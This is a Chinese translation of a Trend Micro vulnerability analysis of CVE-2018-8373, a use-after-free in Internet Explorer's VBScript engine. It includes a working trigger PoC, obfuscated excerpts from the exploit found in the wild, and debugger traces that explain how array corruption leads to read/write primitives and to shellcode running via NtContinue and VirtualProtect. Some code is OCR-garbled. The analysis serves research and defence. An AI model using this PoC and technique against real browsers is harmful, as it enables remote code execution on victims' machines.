CVE-2018-8373: VBScript引擎UAF漏洞

angel010 / 2018-08-16 15:17:35 / 浏览数 5204 安全技术 漏洞分析 顶(0) 踩(0)

## 本文翻译自:

 $\underline{https://blog.trendmicro.com/trendlabs-security-intelligence/use-after-free-uaf-vulnerability-cve-2018-8373-in-vbscript-engine-affects-internet-explorer-to-rule for the first of the fi$ 

#### Trend

Micro研究人员7月11日发现一个高风险IE漏洞,研究人员发送漏洞细节给微软并帮助修复了该漏洞。漏洞CVE编号为CVE-2018-8373,影响Windows最新版本的VBScript 10 Redstone 3 (RS3)默认不启用VBScript,所以IE 11未受到影响。

研究人员发现了恶意web流量中的利用,下图是使用的恶意URL:

http://windows-update......ood.php?who=1???????

## 图1. 使用的恶意URL

研究人员该漏洞利用使用了Heuristics(启发)的思想,而且利用样本使用了与CVE-2018-8174漏洞利用相似的混淆技术,也是VBScript引擎远程代码执行漏洞。

```
<script language="vbscript">
                                                                                                          <body>
    Dim 1111111(17)
                                                                                                          <script language="vbscript">
Dim IIlIIl
                                                                                                          Dim 1II1
Dim IIIII(6), IllII(6)
 Dim III111
                                                             CVE-2018-8373
                                                                                              Dim 11I1I11
                                                                                                          Dim IllI
                                                                                                                                                CVE-2018-8174
 Dim IlI1(0,6)
                                                                                                          Dim 111111,111111
 Dim IIIIII, IIIIIII, IIIIII
                                                                                                          Dim IlII
Dim 111111
Dim 111111, IIIIIII, 111111, 1111111
                                                                                                         Dim 1111, IIII1
Dim 111111, IIIII
 Dim 11111
                                                                                                          Dim IIIIII, IllIIo
 11I1I11=(&he6a+3065-&H1a33)
                                                                                                          I1II=195948557
11II11=Unescape("%u0001%u0880%u0001%u0000%u0000%u0000%u00000 & _ "%uffff%u7fff%u0000%u0000")
                                                                                                          111111=Unescape("%u0001%u0880%u0001%u0000%u0000%u0000%u00000%u0000" &
                                                                                                          lIII11=Unescape("%u0000%u0000%u0000%u0000%u0000%u0000%u0000")
Function lIIll1 (Domain)
Id=(&ha3+6887-&H1b8a)
                                                                                                          IllI=195890093
IllII=(&hf9a+3241-&H1c43)
IIIIII=(&h1fd7+1468-&H2593)
                                                                                                          Function IIIII (Domain)
                                                                                                               Id=(&h19a4+2791-&H248b)
                                                                                                               lIIII=(&hcb+1079-&H502)

IlllI=(&hcb+1079-&H502)

IlllI=(&h1ec0+459-&H208b)

IIIII=(&h1d56+328-&H1e9e)
 IIIIIII=(&h1183+3282-&H1e55)
IIIIIII=(&h41+1843-&H774)
 Id=CLng(Rnd*1000000)
IllII=Clng((&h696+1109-&Haa2)*Rnd)Mod (&h1325+1962-&H1ac6)+(&h14d+5274-&H15e6
If(Id+IllI)Mod (&hdc1+2424-&H1737)=(&hc58+2315-&H1563) Then
                                                                                                               IllIII=(&h817+7819-&H26a2)
                                                                                                               Id=CLng(Rnd*1000000)
                                                                                                               lIIII=CLng((&h27d+8231-&H225b)*Rnd)Mod (&h137d+443-&H152f)+(&h1c17+
 IllII=IllII-(&h1828+2949-&H23ac)
                                                                                                              End If
 IIIIIII=CLng((&h1ff0+375-&H211e)*Rnd)Mod (&h11c1+5048-&H255f)+(&hdaf+2615-&H
 IIIIIII=CLng((&h38b+562-&H574)*Rnd)Mod (&h16a1+44-&H16b3)+(&h9b9+1391-&Hec7)
lIIIll=Domain &"?" &Chr(IIIIIII) &"=" &Id &"&" &Chr(IIIIIII) &"=" &IllII
                                                                                                               End If
```

## 图2. CVE-2018-8373 (左)与CVE-2018-8174 (右)比较

下面是样本漏洞利用使用的运行shellcode的方法:

```
If IlII.IIIIII()<>True Then
                                                                                                                       II1111
 Exit Function
                                                                                                                       111111
                                                                                                                                                                CVE-2018-8174
                                                                                                                       IIIII=1IIII()
 IIII.IIIIII
                                                                                                                       IlllII=11III (GetUint32 (IIIII1) )
                                                                                                                       IlliII=IIII (IllIII, "msvcrt.dll")
IllIII=IIII (IllIII, "msvcrt.dll")
IllIII=IIII (IllIII, "kernelbase.dll")
IllIII=IIII (IllIII, "ntdll.dll")
IllIII=IIII (IllIII, "VirtualProtect")
 IlIIIII=lIIIII (GetUint32 (g ArrayAddr))
                                                                      CVE-2018-8373
llIIII=llIII(IlIIIIII, "msvcrt.dll")
llIIII=llIII(11IIII, "kernelbase.dll")
IllIII=llIII(llIIII, "ntdll.dll")
                                                                                                           354
IlIIII1=1I11I1 (1I1I111, "VirtualProtect")
                                                                                                           355
                                                                                                                       IIIIII=I11I1 (1I11I1, "NtContinue")
1IIII1=1I11111(I111111, "NtContinue")
                                                                                                                       I1111 11I11()
IIIll1=IIIlII (IIIIII, "RtlCaptureContext")
                                                                                                                       III11=I1I1I()+(&h101a+2050-&H1814)
IlII.IlIIllI()
                                                                                                           358
                                                                                                                       I1111 I1I1I1(III11)
IllI.Restore
                                                                                                                       1I111=I1III()+69596
StartExploit=(&h23c2+299-&H24ed)
                                                                                                           360
                                                                                                                       Ill11 11III1(1I111)
                                                                                                           361
                                                                                                                       111111=11111()
 End Function
 StartExploit()
                                                                                                           362
                                                                                                                       177111
                                                                                                                  End Sub
                                                                                                           363
                                                                                                     E
                                                                                                                  StartExploit
```

图3. CVE-2018-8373 (左)与CVE-2018-8174 (右)运行shellcode方法比较

研究人员怀疑该漏洞利用样本来自于同一个创建者。研究人员分析样本发现使用了vbscript.dll的一个新的use-after-free (UAF)漏洞,该漏洞在最新的VBScript引擎中还未修复。

## 漏洞起源分析

研究原始的漏洞利用是经过混淆的,本文通过POC解释漏洞被利用的过程:

```
<script language="vbscript">
Class MyClass
    Dim array()

Private Sub Class_Initialize
    ReDim array(2)
End Sub

Public Default Property Get P
    ReDim Preserve array(1)
End Property
End Class

Set cls = New MyClass
cls.array(2)=cls
</script>
```

图4. IE漏洞PoC

PoC定义了MyClass类,其中有一个叫做array的成员变量和2个成员函数,Class\_Initialize 和Default Property Get
P。Class\_Initialize是一种不建议使用的方法,现在已经被新的过程所替代。当对象初始化的时候,会被自动唤醒。在PoC中,Class\_Initialize是重载的,当调用

默认属性是一个不需要特殊说明就开源访问的类属性。在PoC中,默认的Default Property Get函数会重载MyClass的默认属性。当调用被用来访问Cls时,也会处理重载的函数。

漏洞的触发流会简化为下面三步:

1. 设置cls = New MyClass

设置会调用重载的函数Class\_Initialize。在Class\_Initialize中, ReDimarray(2)会调用vbscript!RedimPreservearray来创建元素数是3的数组:

图5. 内存中的ReDim array(2)

2.cls.array(2)

调用vbscript!Accessarray来获取数组元素的地址。在vbscript!Accessarray中,首先会检查数组元素的索引是否越界:

```
; CODE XREF: AccessArray(VAR * *, VAR *, int, VAR *, tagSAFE
.text:1001762A loc_1001762A:
.text:1001762A
                                                          ; AccessArray(VAR * *,VAR *,int,VAR *,tagSAFEARRAY * *)+
.text:1001762A
                                        ecx, [ebp+SAFEARRAYBOUND]
                                mov
.text:1001762D
                                        eax, [ecx+4]
                                                         ; [ecx+4]=SAFEARRAYBOUND.1Lbound
                                sub
.text:10017630
                                        loc_10029824
                                js
.text:10017636
                                                         ; [ecx]=SAFEARRAYBOUND.cElements
                                cmp
                                        eax, [ecx]
.text:10017638
                                        1oc_10029824
                                jge
.text:1001763E
                                add
                                        edi, eax
                                                                          check element index
.text:10017640
                                mov
                                        eax, [ebp+cDims]
.text:10017643
                                dec
                                        eax
.text:10017644
                                mov
                                        [ebp+cDims], eax
.text:10017647
                                test
                                        eax, eax
                                        1oc_1002FCE9
.text:10017649
                                jg
.text:1001764F
                                        10c_1002FCFA
                                jmp
.text:10017654 ; -----
```

图6. 检查vbscript!Accessarray中的元素索引

然后计算元素的地址,保存到栈中,并返回下面的值:

```
.text:10017654 :
.text:10017654
text:10017654 loc 10017654:
                                             eax, [esi+4] ; [esi+4] = SAFEARRAY.cbElements
                                                                   : CODE XREF: AccessArrau(UAR * *.UAR *.int.UAR *.tagSAFEARRAY * *)+
text:10017654
                                     nov
.text:10017657
                                     nov
                                              eax, edi
eax, [esi+0Ch]
[ecx], eax
eax, [ebp+ary_8]
.text:1881765A
                                     inul
                                                                     edi-element index
.text:1001765D
                                     add
                                                                   ; [esi+OCh]=SAFEARRAY.pvData
.text:10017660
                                                                   ; [ecx]=element_address
                                     nov
.text:10017662
.text:10017665
                                     test
                                               eax, eax
                                                                                save element's address to some variant on the stack
                                     jnz
.text:10017667
                                               loc_10029803
text -1001766D
eax=00000000 ebx=00000000 ecx=0e19bbcc edx=00000002 esi=0e19bc18 edi=0e19bcf4 eip=6ab17675 esp=0e19bba0 ebp=0e19bc28 iop1=0 nv up ei pl zr na pe nc cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00000246 vbscript!AccessArray+0x133:
6ab17675 c20c00
                                                   0CF
                                      ret
0:019> dd esp Lc
               6ab35405 00000000 0e19be00 00000000 08c9efc0 01868f80 6ab35040 00796dc4
                                                                              save array(2) address to the stack
0e19bba0
0e19bbb0
0e19bbc0
               01fffffe 01868f80 0e19bcf4 0d0d2ff0
```

#### 图7. 在栈中保存元素地址

#### 3. cls.array(2)=cls

cls.array(2)=cls会调用vbscript!AssignVar来设置MyClass的默认属性值为cls.array(2)。获取MyClass的默认属性值后,会调用 Public Default Property Get P中的ReDim array(1)脚本,释放原来的`array.pvData``:

```
0:024> dd 0d2d0fe8 L8
0d2d0fe8
          08800001 00000010 00000000 Od16efe0
                                                after redim array(1), original pvData
          00000002 00000000 <del>?????</del>???? ????????
0d2d0ff8
                                                has been freed, including array(2)
0:024> dd 0d16efs0 I8
                           new pvData
          0000000 00000000 0000000 00000000
0d16efe🗺
                                                address
Od16eff0
          00000000 00000000 00000000 00000000
0:024> dd 0d0d2fd0 Lc
0d0d2fd0
          ????????
                   ???????? ???????? ????????
          2222222
                   2222222
OdOd2fe0
                                                 original array(2) is freed
          ????????
                   ????????
                            ????????
0d0d2ff0
```

## 图8.释放原来的pvData

array(2)的地址仍然保存在栈中,Public Default Property Get P的返回值会访问释放的内存,并触发vbscript!AssignVar中的use-after-free (UAF)漏洞:

```
|0:024> g
(a98.778): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=00000000 ebx=01868f80 ecx=05c95fe8 edx=0008001f esi=0e19bb90 edi=0d0d2ff0 eip=6ab04d27 esp=0e19bb50 ebp=0e19bba0 iopl=0 nv up ei pl zr na pe nc cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00010246
vbscript!AssignVar+0x14a:
6ab04d27 8b07
                                         eax,dword ptr [edi] ds:0023 0d0d2ff0 ????????
                               MOV
0:019> !heap -p -a edi
     address 0d0d2ff0 found in
                                                      vbscript!AssingVar still use freed array(2) address
      DPH HEAP ROOT @ 12b1000
     in free-ed allocation ( DPH_HEAP_BLOCK:
                                                                   VirtAddr
                                                                                        VirtSize)
                                            _cb52854:
                                                                   d0d2000
                                                                                             2000
```

图9. vbscript!AssignVar中的奔溃

vbscript!Accessarray会检查数组元素索引是否越界。在获取类的默认属性值后,会差法脚本回调函数Default Property Get修改数组的长度,然后在vbscript!AssignVar中访问时就不需要检查数组的元素了。

## 漏洞利用分析

漏洞的利用过程可以简化为以下三个步骤:

- 利用漏洞来修改二维数组的长度为0x0FFFFFFF;
- 实现Read/Write原语;
- 欺骗CONTEXT结构,执行shellcode。

下面详细分析以下漏洞的利用:

1. 修改二维数组长度

图10. 定义array2

## 然后使用脚本回调函数Default Property

Get释放原来的array1.pvData,设置array2为新的array1.pvData。因为原来array1.pvData的大小和array2.SAFEARRAY结构是相同的,在内存中是0x30字节。Property Get的返回值0x0FFFFFFF会覆盖array2.SAFEARRAY的结构SAFEARRAYBOUND,并修改二维数组的长度为0x0FFFFFFF。

```
Public Default Property Get P
Dim III1
Dim IlllIl
ReDim IlllII (IIllII-(&h821+6981-&H2365))
For III1=(&h1913+325-&H1a58) To UBound(I11111)
I111I1 (III1) = I1I1
Next
                                   ReDim arrav1
ReDim Preserve 1111(100000)
Erase IlllII
For III1=(&h422+5918-&H1b40) To 11111
1111(III1)=I1I1
                                   arryay1(i)=array2
Next
For III1=16384 To 16400
Set llll(IIII)=IlII
Next
                                   g_myInt=0x0FFFFFFF
P=g myInt
End Property
```

图11. 定义Default Property Get

```
0:019> dd 0aab1750 I8
0aab1750 08800001 00000010 00000000 <mark>02be09e0</mark>
0aab1760 00000003 00000000 <del>002df</del>8f1 88000000
Step 1: Redim array1(2)
                                                                                         pvData
02be0a00 00000000 0000000

0:019> !heap -p -a 02be09e0

address 02be09e0 found in

_HEAP @ 300000

HEAP_ENTRY Size Prev Flags

02be09d8 0007 0000 [00]
                                                                    UserPtr User
                                                                                       orSize - state
00030 - (busy)
                                                                  02be09e0
0:024> dd 0aab1750
0aab1750 08800001
                                  L8
00000010 00000000 08080020
00000000 002df8f1 88000000
                                                                                     arrav1
 0aab1760 000186a1
0:024> dd 02be09e0
                                                                                                                                                        Step 2: Redim array1(10000)
                                  Lc
00000001 00000001 0000000
00000000 00000352 00000269
0000000 00000352 00000269
02be09e0
02be09f0
                  0000ffff
                  00000000
                                                                                    original pvData
 02be0a00
0:024> !heap -p -a 02be09e0
address 02be09e0 found in
_HEAP @ 300000
           HEAP_ENTRY Size Prev
02be09d8 0007 0000
                                                               UserPtr UserSize - state
02be09e0 00030 - (free)
                                                Flags
[00]
76f03bec_cc
                                                        3
                                          int
0:024> dd 0aab1750 L8
0aab1750 08800001 000
0aab1760 000186a1 000
                 08800001 00000010 00000000 08080020
000186a1 00000000 002df8f1 88000000
                                                                                 arrav1
0:024> dd 02be09e0
02be09e0 00000000
02be09f0 08800002
                                Lo
               00000000 00000000 00000000 0000000c
08800002 00000010 00000000 0ac7ff50
00000007 00000000 00000001 00000000
                                                                                original pvData is reused by
                                                                                                                                                        Step 3: Set array1(i) = array2
02be0a00 00000007 00000000 00000

0:024>!heap -p -a 02be09e0

address 02be09e0 found in

_HEAP @ 300000

HEAP_ENTRY Size Prev Flags

02be09d8 0007 0000 [00]
                                                                                SAFEARRAY of array2
                                                           UserPtr UserSize - state
02be09e0 00030 - (busy)
0:017> dd 0aab1750 I8
0aab1750 08800001 00000010 00000000 08080020
0aab1760 000186a1 00000000 002df8f1 88000000
                                                                                      array1
02be09e0
02be09f0
                  00000000 00000000 00000000 0000000c
08800002 00000010 00000000 0ac2ff50
                                                                                    array2 SAFEARRAYBOUND is
                                                                                                                                                       Step 4: Default Property Get return
                                                                                     modified by Default
02be0a00
0:017> dd
08080020
                00000003 00000000 0fffffff 00000000
                  08080020
6a67200c
6a67200c
6a67200c
6a67200c
                                                                                     Property Get return value
                                  0aab1750 02be0a28
                                                                  00000001
                                  0aab1750 02be09f0
0aab1750 0abe8050
                                                                  00000001
00000001
 08080030
 08080040
                                  Oaab1750 Oabe8088
Oaab1750 Oabe80c0
 08080050
                                                                  00000001
 08080060
                                                                  00000001
                                                                                     array1.pvData->array2
                  6a67200c 0aab1750 0abe80f8 00000001
6a67200c 0aab1750 0abe8130 00000001
6a67200c 0aab1750 0abe8168 00000001
 08080070
08080080
08080090
```

## 图12. 修改数组长度的步骤


# 2. RW原语

然后得到数组arrayl (index\_vuln)(0x0FFFFFFE, 2),其长度被UAF修改过了。通过索索arrayl的元素,可以在下面的脚本中找到index\_vuln:

图13. 搜索array1 (index\_vuln)(0x0FFFFFFE, 2)

然后使用array1(index\_vuln)(0x0FFFFFFE, 2)实现out-of-bounds(OOB),并找出2个用于类型混淆的数组元素。

```
For III1=(&h1d01+751-&H1ff0) To UBound(III1,(&h1045+5063-&H240a))
llll(IllI)(IIII+III1,1III)=(&h1516+3590-&H231c)
                                              set arrayl(index_vuln)(i,0)=0 for location in memory
 Next
 11I1=(&h59c+5127-&H19a3)
 11111=(&h1e8c+1530-&H2486)
 1II1=(&hb42+5488-&H20b2)
 IIIIII=False
 Do While 11I1<268435455
 If 1111=(&h1876+1254-&H1c5c) Then
 1111=268435200
 End If
 111III=IIIII1 (1111) And (131071-65536)
If lllIII>(&hec0+2189-&H174a) Then
 111111=1111(I111)(IIII+1111-(&h717+6961-&H2247),1III)And(131071-65536)
                                                                    search in memory and set "A" for
If 111111=(\&hcbb+3456-\&H1a39) Then
 1II1=11I1-UBound(III1, (&hab2+2374-&H13f6))
                                                                    1ocation
11I11 1II1,"A"
 Exit Do
                   🟲 index_A
 End If
 Else
 lllIII=(&h11bb+4519-&H2362)
 11I111=(&he21+4621-&H202e)
 End If
 11I1=11I1+(&h2af+7887-&H217d)
 Loop
 For III1=(&h948+463-&Hb17) To 11111
 If IIIIII(1111(IIII)) Then
11111=TTT1
                                   find array1(index_B)(0,0)
 IIIllII=True
 Exit For
 End If
 Next
 End Function
0:002> dd 0b291990 L8
           08800001 00000010 00000000 092d0020
0Ъ291990
                                                       arrayl
0b2919a0
           000186a1 00000000 5f51161d 88000000
092d0230 6a64200c 0b291990 044092c8 00000001
                                                     find index_vuln=0x21
092d0240
           6a64200c 0b291990 0b451870 00000001
                                                     array1 (0x21) (0x0FFFFFFE, 2)
           6a64200c 0b291990 0b4518a8
092d0250
                                          00000001
           6a64200c 0b291990 0b4518e0
092d0260
                                         00000001
           6a64200c 0b291990 0b451918
6a64200c 0b291990 0b451950
092d0270
                                         00000001
092d0280
                                         00000001
           6a64200c 0b291990 0b451988
092d0290
                                          00000001
           6-64200c 0b291990 0b4519c0
092d02a0
                                         00000001
0:002> dd 044092c8 L8
           08800002 00000010 00000000 0b44f050
044092c8
044092d8
           00000003 00000000 0fffffff UUUUUUU
0:002> dd 0b44f050 L50
Ob44f050◀
           00000002 00000000 00000000 00000000
           00000002 00000000 00000000 00000000
Nh44fN6N
0b44f070
           00000002 00000000 00000000 00000000
0Ъ44f080
           00000002 00000000 00000000 00000000
                                                        Heap Block Header
0b44f090
           00000002 00000000 00000000 00000000
0b44f0a0
           00000002 00000000 00000000 0000000
0b44f0b0
           00000002
                     00000000
                               array1 (index_B) (0, 0)
           502ff398 88000000 00000002 00000000
0b44f0c0
          6a640008 044092c8 04378674 00000002
0b44f0d0
           02/30003 00000000 00000002 00000000
02730003 00000000 00000002 00000000
0b44f0e0
                                                         array1(index_vuln)(index_A, 0)
0b44f0f0
           02730003 00000000 00000002 00000000
0b44f100
           02730003 00000000/00000002 00000000
0b44f110
           02730003 000000000 000000002
0b44f120
                                          00000000
           02730003 000000<mark>0</mark>0 502ff3a7
Оb44f130
                                         88000000
0b44f140
           00000002 00000000 02730003 00000000
           00000002 0000 000 02730003 00000000
0b44f150
           00000002 00000000 02730003 00000000
0000002 0000000 02730003 00000000
0b44f160
0b44f170
0b44f180
           00000002 🖋000000 02730003 00000000
           04378674 🖠
0:002> da
04378674
```



## 图16. 在内存中搜索的方法说明

最后,使用2个数组元素来实现read and write原语:

```
Function GetUint32(111I)
Dim value
11I11 1II1, 111I+(&h2d2+3137-&Hf0f)
1111(11111)((&hfa8+4411-&H20e3),(&h179f+3549-&H257c)) = (&h836+4622-&H1a3c)
value=LenB(llll(Illl)(IIII+lII1,lIII))
1111(11111)((\&ha7b+3234-\&H171d),(\&h1b66+207-\&H1c35)) = (\&h818+3651-\&H165b)
GetUint32=value
End Function
Private Sub 1111111
1111(11111)((&h2f5+8664-&H24cd),(&h32+5848-&H170a))=8204
End Sub
0:008> dd 0a958678 L30
0a958678
          00000002 0000013f 00000000 0216b020
0a958688
          00000002 0000013f 00000000 0216b020
0a958698
          00000002
                  0000013f 00000000 0216b020
0a9586a8
          00000002 0000013f 00000000 0216b020
0a9586b8
          00000002 0000013f 00000000 0216b020
0a9586c8
          00000002 0000013f 00000000 0216b020
0a9586d8
          00000002 0000013f 00000000 0216b020
0a9586e8
          1457983h
                  88000000 00000002
0a9586f8
0a958708
         0000200c 00006000 0b06ea54 00000002
                                                array1(index vuln)(index A, 0)
          02160003 000000000 00000002 00000000
          02160003 00000000 00000002 00000000
0a958718
0a958728
          02160803 00000000 00000002 00000000
          0006ea54 L8
08800001 00000001 00000000 00000000
0:008> dd
0b06ea54
                                                fake SAFEARRAY
          7fffffff 00000000 00000000 14612d90
0b06ea64
 Sub IlIll1(111I, value)
                                         WriteMemory
1111(I11I)(IIII+1II1,1III)(111I)=value
 End Sub
 Function 111111(1111)
```

ReadMemory

图17. RW原语的实现

End Function

## 3. 运行shellcode

使用原语来泄露模块的地址:

111111=1111(I11I)(IIII+1II1,1III)(111I)

## 图18. 泄露模块的地址

通过修改一些变种的VarType为0x4d,并把值修改为0,可以调用vbscript!VAR::Clear,然后调用栈会修改返回地址为NtContinue的地址和假的CONTEXT结构来运行

图19. 修改变种

```
0:019> kb 25
ChildEBP RetAddr Args to Child
08cd9768 6aa19e60 08cd9930 00000000 018ba0d2 vbscript!VAR::Clear+0x12
08cd978c 6aa04b04 00000004 c0bb5b96 01854d80 vbscript!GcContext::FreeToMark+0x76
08cd98c4 6aa062ee 08cd9b20 c0bb5a46 018ba9d8 vbscript!CScriptRuntime::RunNoEH+0x71a
08cd9914 6aa0620b 08cd9b20 08cd9a40 6aa06100 vbscript!CScriptRuntime::Run+0xc3
08cd9a24 6aa03c9c 08cd9b20 00000001 018ba9d8 vbscript!CScriptEntryPoint::Call+0x10b
08cd9b6c 6aa062ee 08cd9d20 c0bb58ee 018baa08 vbscript|CScriptRuntime::RunNoEH+0x26a9 08cd9bbc 6aa0620b 08cd9d20 6aa06100 08cd9d20 vbscript|CScriptRuntime::Run+0xc3
08cd9ccc 6aa2e949 08cd9d20 00000000 018baa08 vbscript!CScriptEntryPoint::Call+0x10b
08cd9ccc 6aa2e949 08cd9d20 00000000 010Daa000 vbscript!CScriptEntryroint..cai1+0.08cd9d30 6aa356a2 01883728 08cda178 00000000 vbscript!CSession::Execute+0x12e 08cd9dc8 6aa282c0 01839ee0 0000000d 00000409 vbscript!NameTbl::InvokeEx+0x733 08cd9e0c 6aa28289 0000000d 00000409 00000001 vbscript!IDispatchExInvokeEx2+0xbd
08cd9e3c 6aa300b8 0000000d 00000409 00000001 vbscript!IDispatchExInvokeEx+0x3d 08cda054 6aa29245 0000000d 00000001 08cda178 vbscript!InvokeDispatch+0x24d
08cda07c 6aa04396 08cda148 00000001 08cda178 vbscript!InvokeByName+0x48
08cda1c4 6aa062ee 08cda420 c0bb6146 018baa58 vbscript!CScriptRuntime::RunNoEH+0x2e22
08cda214 6aa0620b 08cda420 08cda340 6aa06100 vbscript!CScriptRuntime::Run+0xc3
08cda324 6aa03d00 08cda420 00000000 018baa58 vbscript!CScriptEntryPoint::Call+0x10b
08cda324 6aa03d00 08cda420 00000000 016baa80 vbscript:CScriptEntry:Cint...Call+0x270d
08cda46c 6aa062ee 08cda6c8 08cda5e8 6aa06100 vbscript!CScriptRuntime::Run+0xc3
08cda5cc 6aa03d00 08cda6c8 00000001 018baa88 vbscript!CScriptEntryPoint::Call+0x10b
08cda714 6aa062ee 00000000 c0bb6436 018baac8 vbscript!CScriptRuntime::RunNoEH+0x270d
08cda764 6aa0620b 00000000 6aa06100 00000000 vbscript!CScriptRuntime::Run+0xc3
08cda874 6aa2e949 00000000 00000001 018baac8 vbscript!CScriptEntryPoint::Call+0x10b 08cda8d8 6aa356a2 01853880 00000000 00000001 vbscript!CSession::Execute+0x12e 08cda970 6aa282c0 01839ee0 00000003 00000409 vbscript!NameTbl::InvokeEx+0x733
08cda9b4 6aa28289 00000003 00000409 00000001 vbscript!IDispatchExInvokeEx2+0xbd
08cda9e4 6aa300b8 00000003 00000409 00000001 vbscript!IDispatchExInvokeEx+0x3d
08cdabfc 6aa29245 00000003 00000001 00000000 vbscript!InvokeDispatch+0x24d
08cdac24 6aa04439 08cdacf0 00000001 00000000 vbscript!InvokeByName+0x48
08cdad6c 6aa062ee 00000000 c0bb6eee 00000000 vbscript!CScriptRuntime::RunNoEH+0x2ec5 08cdadbc 6aa0620b 00000000 01883818 6aa060b8 vbscript!CScriptRuntime::Run+0xc3
08cdaecc 6aa1864e 00000000 00000000 00000000 vbscript!CScriptEntryPoint::Call+0x10b
08cdaf14 6aa18587 00000001 6aa147f0 08cdaf88 vbscript!VBScriptClass::TerminateClass+0x95
08cdaf30 76f1508f 01886b58 0ac78a28 0b026064 vbscript!VBScriptClass::Release+0x30
08cdaf86 6aa04827 01886b58 0ac78a28 08cdb150 ntdll!ZwConnectPort+0xf
08cdaf88 6aa04827 018bab68 00000001 c0bb73b6 vbscript!AssignVar+0x26c
08cdb0e4 6aa062ee 0%cdb340 c0bb7266 018bab98 vbscript!CScriptRuntime::RunNoEH+0x341a
0:019> dd 08cdaf30 <mark>14</mark>
08cdaf30 08cdaf50 76f15090 01886b58 0ac78a28
0:019> ln 76f15090
(76f15090)
                  ntdll!ZwContinue
                                                                           ntdll!NtCreateDebugObject
                                                  (76f150a0)
Exact matches
      ntdll!NtContinue = <no type information>
      ntdll!ZwContinue = <no type information>
eax=0003fffe ebx=08cdaf3c ecx=6aa020cc edx=0008001f esi=08cdaf88 edi=6aa147f0
eip=76f15090 esp=08cdaf3c ebp=08cdaf50 iopl=0
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000
                                                                                   nv up ei pl nz na po cy
                                                                                                       ef1=00000203
ntdll!ZwContinue
76f15090 b83c000000
                                                    eax.3Ch
                                       MOV
CONTEXT, EIP = 0x74e11b2f
                                                                            CONTEXT, ESP = 0x08cd500
0:019> ln 74e11b2f
                    KERNELBASE!VirtualProtect | (74e11b50) KERNELBASE!VirtualProtectEx
(74e11b2f)
Exact matches:

0:019> dd 08c25000 L8

08cd5000 041d002c 041d002c 00003000 00000040

08cd5010 041d0024 76f15090 44444444 0934f84c

0:019> dd 041d002c
                                                                            VirtualProtect params
041d002c ccccccc 41414141 41414141 41414141
041d003c 41414141 41414141 41414141 41414141
041d004c 41414141 41414141 41414141 41414141
041d005c 41414141 41414141 41414141 41414141
                                                                            shellcode
               41414141 41414141 41414141 41414141
041d006c
               041d007c
041d008c
               41414141 41414141 41414141 41414141
041d009c
```

图20. 运行shellcode

基于以上分析,该漏洞很容易就可以利用。而且这是今年发现的第二个VB引擎漏洞利用,因此,研究人员认为很快会有其他的VB引擎漏洞利用出现。

IoC

哈希值 (SHA256):

0d6fe137790e2ebdf4fac2dd500656f3a6f74c0d1598251929ea3558f965675f - detected as HTML\_EXPLOIT.YYRV

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